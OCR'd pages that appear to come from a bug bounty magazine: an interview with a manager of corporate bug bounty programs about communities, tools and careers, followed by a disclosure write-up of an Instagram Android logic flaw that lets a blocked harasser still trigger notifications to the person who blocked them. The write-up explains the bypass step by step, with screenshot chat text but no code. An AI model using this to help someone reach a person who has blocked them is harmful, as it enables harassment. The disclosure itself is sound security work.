


[H9]: What about bug bounty communities? Do you think it's important to join them?

[DK]: Anything that you can do to learn new things in a legal and ethical way is a good thing. Whenever bug bounty communities offer to teach newcomers the importance of ethical behavior as a security researcher, then that is a community worth joining. Finding a community that has patience for the newbie is very important, since most of us are really newbies anyway and need to learn something new every day. Bugcrowd.com, Hackerone.com, Cobalt.io are excellent programs that I've used professionally that each have a strong community to train and grow their security researching team. I also like the free Open Bug Bounty, but it has limitations that I hope they can figure out how to improve upon, such as not being able to support SQLi hunting.

[H9]: What does the process usually look like, working with a company you report bugs to? Is a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[DK]: I'm much less of a hunter and much more of a manager of the bug bounty programs for the corporations I work for. I've managed large programs using bugcrowd.com, hackerone.com and cobalt.io. The engineers that work with me all participate at some level as a hunter, but we use it as a learning platform more than a platform to earn money.




[H9]: Do you have any favorite tools?

[DK]: Burp Suite Pro is a must for all of my team. Google is on the list, as is Maltego for information gathering. Metasploit is also a major part of the tool belt. Tools come and go, are improved and are abandoned over time, but the most important thing is to experiment, try, learn, and strengthen your desire to do good with the knowledge you're gaining. Don't get me wrong, you need these tools, but learning how to hunt is more important than what you hunt with.

[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?

[DK]: I think my long-winded answer to your previous question on resources covered that topic pretty well. When I'm looking for new team members, one of the most important things I look for is the attitude of curiosity. It's not taught at the university, but a student or newbie can grow that curiosity by playing with the tools, and participating in CTF games, of which there are many free ones of excellent quality. If I'm interviewing someone that just played with CTF because they were wondering what would happen, I am more likely to take them over the 10 year development veteran that for some reason never experimented with security concepts beyond the book learning.




[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[DK]: I manage the program and the engineers more than the actual hunting, so although I've found a few issues over time, it's not something I spend a lot of time on, and is definitely something I could improve upon.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[DK]: My focus as a leader has been to implement a bug bounty program that works for the corporation in which I am serving. I will typically implement a private managed program for money, which is where security researchers get paid, but they have to be invited to the private program and the framework that provides the researchers also provides a level of filtering and validation. The hiring corporation provides the scope, rules of engagement and a bucket of money to pay the validated bounties. Once the initial program is operational, a second program is added to the first, which is the public managed program. This is where the program is made public and anyone can join that promises to adhere to the scope and rules of engagement. When they find something, they get points on a leaderboard, no money is exchanged. This has huge advantages for corporations – they can allow their internal engineers to do bug hunting, and even invite prospective customers that may want to test the security of the applications



of the corporation. The combination of the two private and public managed programs allows for the best of the best to receive their financial rewards, and for the public to test the waters as well.

BLOCKED USER CAN SEND NOTIFICATION DUE TO LOGICAL BUG IN INSTAGRAM

Divyanshu Shukla

BLOCKED USER CAN SEND NOTIFICATION DUE TO LOGICAL BUG IN INSTAGRAM

Privacy Violation issue Instagram.

The block feature allows any user to block any other user whom they don't want to interact with or view their profile. There is a separate mute button when a user doesn't want to block another user but doesn't want to view their posts/story/message.

Here while testing I was able to find a way a user who has blocked another user can still receive the notification that can lead to privacy violation.

Vuln Type:

- Privacy / Authorization

Product:

- Android
- Version: 108.0.23.19

Impact:

Suppose user A was harassing user B, so user B blocked the harasser. But earlier they used to know each other so they had all the chats in the message. But when a harasser wants, he can make sure that user B receives a notification on Instagram, which may disturb the user B who has blocked user A (harasser).


In a separate scenario, even after blocking a harasser (user A), user B can see the changes in the profile picture without any tool/special script and further can download the pictures.

Intended Behaviors:

The block feature is meant to completely block any user with no visibility in photos, comments or even notifications. Neither the blocked user nor the blocking user should be allowed to view the changes in profile picture or even be allowed to receive notifications from each other.

Proof of Concept:

1. User A and User B are chatting over the messagner and they have collected a pretty good amount of chats over time.
   User A — Attacker
   User B — Victim



Victim - Bullied or harassed by someone

[redacted]

[redacted] Hhh

get lost

[redacted] Blocking u harraser

I have a trick to harrass u

Harass

[redacted] Blocking

sorry wait


Seen

[redacted] Typing...

Message...

Attacker harasses the victim

2. Now User A starts harassing user B and user B blocked user A]



1. Victim harassed or bullied by someone.
2. Victim blocks the other bully.

[redacted]

[redacted] Hhh

get lost

[redacted] Blocking u harraser

I have a trick to harrass u

Harass

[redacted] Blocking


sorry wait

[redacted] So u r blcked

Message...

User B (victim) | User B harassed by user A- So B blocked A.

3. User B (Victim) deleted the chat in messages after blocking the attacker (User A).



[redacted]

Hdjdje

Sjdhdjdj

Nn

Hhh

Hhh

Ij

Hhh

Hhh

get lost

Blocking u harraser

I have a trick to harrass u

Harass

Blocking

sorry
wait

So u r blcked

Seen

[redacted]

Hhh

get lost

Blocking u harraser

I have a trick to harrass u


Harass

Blocking

sorry
wait

So u r blcked

Left (User A attacker) | Right (User B Victim)



Direct

Search

Messages

[redacted]

Delete

Mute Notifications

[redacted]

Hhh

get lost

Blocking u harraser

I have a trick to harrass u

Harass


Blocking

sorry
wait

So u r blcked

Victim (User B) deleted all the chats of attacker

4. The attacker cannot message the victim once blocked and according to logic there shouldn't be any kind of notification from the attacker to the victim and vice versa.



[redacted] 15%

[redacted]

96 Posts 173 Followers 1,018 Following

[redacted]

मैं ख्वाहिशें करता रहा, ज़माना गुज़रता था सो गुज़रता रहा।
वो दरिया सा था सो उसे तो जाना था, पहाड़ों से उतर कर समुन्दर मे समाना था।

[redacted]

See Translation

medium.com/@justm0rph3u5/how-i-found-xss-by-searching-in-shodan-69...

[redacted]

Unblock

This Account is Private

Similar See All

[redacted] Blocked

You can unblock them anytime from their profile.

OK

[redacted]

Follow Follow Follow

[redacted]

Hhh

get lost

[redacted] Blocking u harraser

I have a trick to harrass u

Harass

